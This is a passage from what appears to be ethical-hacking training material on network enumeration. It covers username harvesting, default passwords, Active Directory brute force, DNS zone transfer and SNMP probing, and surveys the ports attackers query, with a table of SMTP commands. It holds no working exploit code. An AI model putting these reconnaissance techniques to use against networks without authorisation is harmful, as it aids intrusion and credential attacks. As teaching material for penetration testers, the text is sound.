
Enumeration is the process of extracting usernames, machine names, network resources, shares, and services from a system or network. In the enumeration phase, an attacker creates active connections with the system and sends directed queries to gain more information about the target. The attacker uses the information collected using enumeration to identify vulnerabilities in the system security, which help them exploit the target system. In turn, enumeration allows the attacker to perform password attacks to gain unauthorized access to information system resources. Enumeration techniques work in an intranet environment.

In particular, enumeration allows the attacker to collect the following information:

- Network resources
- Network shares
- Routing tables
- Audit and service settings
- SNMP and fully qualified domain name (FQDN) details
- Machine names
- Users and groups
- Applications and banners

During enumeration, attackers may stumble upon a remote inter-process communication (IPC) share, such as IPC$ in Windows, which they can probe further to connect to an administrative share by brute-forcing admin credentials and obtain complete information about the file-system listing that the share represents.

The previous modules highlighted how attackers gather necessary information about a target without any illegal activity. However, enumeration activities may be illegal depending on the organization's policies and the laws that are in effect. An ethical hacker or pen tester should always acquire proper authorization before performing enumeration.



Techniques for Enumeration

1 **Extract usernames using email IDs**

2 **Extract information using default passwords**

3 **Brute force Active Directory**

4 **Extract information using DNS Zone Transfer**

5 **Extract user groups from Windows**

6 **Extract usernames using SNMP**

Techniques for Enumeration

The following techniques are used to extract information about a target.

- **Extract usernames using email IDs**

  Every email address contains two parts, a username and a domain name, in the format “username@domainname.”

- **Extract information using default passwords**

  Many online resources provide a list of default passwords assigned by manufacturers to their products. Users often ignore recommendations to change the default usernames and passwords provided by the manufacturer or developer of a product. This eases an attacker’s task of enumerating and exploiting the target system.

- **Brute force Active Directory**

  Microsoft Active Directory is susceptible to username enumeration at the time of user-supplied input verification. This is a design error in the Microsoft Active Directory implementation. If a user enables the “logon hours” feature, then all the attempts at service authentication result in different error messages. Attackers take advantage of this to enumerate valid usernames. An attacker who succeeds in extracting valid usernames can conduct a brute-force attack to crack the respective passwords.

- **Extract information using DNS Zone Transfer**

  A network administrator can use DNS zone transfer to replicate DNS data across several DNS servers or back up DNS files. For this purpose, the administrator needs to execute a specific zone-transfer request to the name server. If the name server permits zone transfer, it will convert all the DNS names and IP addresses hosted by that server to ASCII text.


If the network administrators did not configure the DNS server properly, the DNS zone transfer can be an effective method to obtain information about the organization's network. This information may include lists of all named hosts, sub-zones, and related IP addresses. A user can perform DNS zone transfer using nslookup and dig commands.

- **Extract user groups from Windows**

  To extract user groups from Windows, the attacker should have a registered ID as a user in the Active Directory. The attacker can then extract information from groups in which the user is a member by using the Windows interface or command-line method.

- **Extract usernames using SNMP**

  Attackers can easily guess read-only or read-write community strings by using the SNMP application programming interface (API) to extract usernames.



Services and Ports to Enumerate

TCP/UDP 53
Domain Name System (DNS) Zone Transfer

TCP/UDP 135
Microsoft RPC Endpoint Mapper

UDP 137
NetBIOS Name Service (NBNS)

TCP 139
NetBIOS Session Service (SMB over NetBIOS)

TCP/UDP 445
SMB over TCP (Direct Host)

UDP 161
Simple Network Management Protocol (SNMP)

TCP/UDP 389
Lightweight Directory Access Protocol (LDAP)

TCP 2049
Network File System (NFS)

TCP 25
Simple Mail Transfer Protocol (SMTP)

TCP/UDP 162
SNMP Trap

UDP 500
ISAKMP/Internet Key Exchange (IKE)

TCP 22
Secure Shell (SSH)

Services and Ports to Enumerate

Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) manage data communications between terminals in a network.

TCP is a connection-oriented protocol capable of carrying messages or emails over the Internet. It provides a reliable multi-process communication service in a multi-network environment. The features and functions of TCP include the following:

- Supports acknowledgement for receiving data through a sliding window acknowledgement system
- Offers automatic retransmission of lost or acknowledged data
- Allows addressing and multiplexing of data
- A connection can be established, managed, or terminated
- Offers quality-of-service transmission
- Offers congestion management and flow control

UDP is a connectionless protocol that carries short messages over a computer network. It provides unreliable service. The applications of UDP include the following:

- Audio streaming
- Videoconferencing and teleconferencing

Services and TCP/UDP ports that can be enumerated include the following.

- **TCP/UDP 53: DNS Zone Transfer**

  The DNS resolution process establishes communication between DNS clients and DNS servers. DNS clients send DNS messages to DNS servers listening on UDP port 53. If the DNS message size exceeds the default size of UDP (512 octets), the response contains only the data that UDP can accommodate, and the DNS server sets a flag to indicate the truncated response. The DNS client can now resend the request via TCP over port 53 to the DNS server. In this approach, the DNS server uses UDP as a default protocol. In the case of lengthy queries for which UDP fails, TCP is used as a failover solution. Malware such as ADM worm and Bonk Trojan uses port 53 to exploit vulnerabilities within DNS servers, helping intruders launch attacks.

- **TCP/UDP 135: Microsoft RPC Endpoint Mapper**

  Source: *https://docs.microsoft.com*

  RPC is a protocol used by a client system to request a service from a server. An endpoint is the protocol port on which the server listens for the client's RPCs. The RPC Endpoint Mapper enables RPC clients to determine the port number currently assigned to a specific RPC service. There is a flaw in the part of RPC that exchanges messages over TCP/IP. The incorrect handling of malformed messages causes failure. This affects the RPC Endpoint Mapper, which listens on TCP/IP port 135. This vulnerability could allow an attacker to send RPC messages to the RPC Endpoint Mapper process on a server to launch a denial-of-service (DoS) attack.

- **UDP 137: NetBIOS Name Service (NBNS)**

  NBNS, also known as the Windows Internet Name Service (WINS), provides a name-resolution service for computers running NetBIOS. NetBIOS name servers maintain a database of the NetBIOS names for hosts and the corresponding IP address the host is using. NBNS aims to match IP addresses with NetBIOS names and queries. Attackers usually attack the name service first. Typically, NBNS uses UDP 137 as its transport protocol. It can also use TCP 137 as its transport protocol for a few operations, though this might never occur in practice.

- **TCP 139: NetBIOS Session Service (SMB over NetBIOS)**

  TCP 139 is perhaps the most well-known Windows port. It is used to transfer files over a network. Systems use this port for both null-session establishment as well as file and printer sharing. A system administrator considering the restriction of access to ports on a Windows system should make the restriction of TCP 139 a top priority. An improperly configured TCP 139 port can allow an intruder to gain unauthorized access to critical system files or the complete file system, resulting in data theft or other malicious activities.

- **TCP/UDP 445: SMB over TCP (Direct Host)**

  Windows supports file- and printer-sharing traffic using the SMB protocol directly hosted on TCP. In earlier OSs, SMB traffic required the NetBIOS over TCP (NBT) protocol to work on TCP/IP transport. Directly hosted SMB traffic uses port 445 (TCP and UDP) instead of NetBIOS.

- **UDP 161: Simple Network Management Protocol (SNMP)**

  SNMP is widely used in network management systems to monitor network-attached devices such as routers, switches, firewalls, printers, and servers. It consists of a manager and agents. The agent receives requests on port 161 from the managers and responds to the managers on port 162.

- **TCP/UDP 389: Lightweight Directory Access Protocol (LDAP)**

  LDAP is a protocol for accessing and maintaining distributed directory information services over an IP network. By default, LDAP uses TCP or UDP as its transport protocol over port 389.

- **TCP 2049: Network File System (NFS)**

  NFS protocol is used to mount file systems on a remote host over a network, and users can interact with the file systems as if they are mounted locally. NFS servers listen to its client systems on TCP port 2049. If NFS services are not properly configured, then attackers may exploit the NFS protocol to gain control over a remote system, perform privilege escalation, inject backdoors or malware on a remote host, etc.

- **TCP 25: Simple Mail Transfer Protocol (SMTP)**

  SMTP is a TCP/IP mail delivery protocol. It transfers email across the Internet and across local networks. It runs on the connection-oriented service provided by TCP and uses the well-known port number 25. Below table lists some commands used by SMTP and their respective syntaxes.

Hello	`HELO <sending-host>`
From	`MAIL FROM:<from-address>`
Recipient	`RCPT TO:<to-address>`
Data	`DATA`
Reset	`RESET`
Verify	`VRFY<string>`
Expand	`EXPN<string>`
Help	`HELP[string]`
Quit	`QUIT`

Table 4.1: SMTP commands and their respective syntaxes

- **TCP/UDP 162: SNMP Trap**

  An SNMP trap uses TCP/UDP port 162 to send notifications such as optional variable bindings and the sysUpTime value from an agent to a manager.

- **UDP 500: Internet Security Association and Key Management Protocol (ISAKMP)/Internet Key Exchange (IKE)**

  Internet Security Association and Key Management Protocol (ISAKMP)/Internet Key Exchange (IKE) is a protocol used to set up a security association (SA) in the IPsec protocol suite. It uses UDP port 500 to establish, negotiate, modify, and delete SAs and cryptographic keys in a virtual private network (VPN) environment.

- **TCP 22: Secure Shell (SSH)**

  Secure Shell (SSH) is a command-level protocol mainly used for managing various networked devices securely. It is generally used as an alternative protocol to the unsecure Telnet protocol. SSH uses the client/server communication model, and the SSH server, by default, listens to its client on TCP port 22. Attackers may exploit the SSH protocol by brute-forcing SSH login credentials.

- **TCP/UDP 3268: Global Catalog Service**

  Microsoft's Global Catalog server, a domain controller that stores extra information, uses port 3268. Its database contains rows for every object in the entire organization, instead of rows for only the objects in one domain. Global Catalog allows one to locate objects from any domain without having to know the domain name. LDAP in the Global Catalog server uses port 3268. This service listens to port 3268 through a TCP connection. Administrators use port 3268 for troubleshooting issues in the Global Catalog by connecting to it using LDP.

- **TCP/UDP 5060, 5061: Session Initiation Protocol (SIP)**

  The Session Initiation Protocol (SIP) is a protocol used in Internet telephony for voice and video calls. It typically uses TCP/UDP port 5060 (non-encrypted signaling traffic) or 5061 (encrypted traffic with TLS) for SIP to servers and other endpoints.

- **TCP 20/21: File Transfer Protocol**

  FTP is a connection-oriented protocol used for transferring files over the Internet and private networks. FTP is controlled on TCP port 21, and for data transmission, FTP uses TCP port 20 or some dynamic port numbers depending on the server configuration. If attackers identify that FTP server ports are open, then they perform enumeration on FTP to find information such as the software version and state of existing vulnerabilities to perform further exploitations such as the sniffing of FTP traffic and FTP brute-force attacks.

- **TCP 23: Telnet**

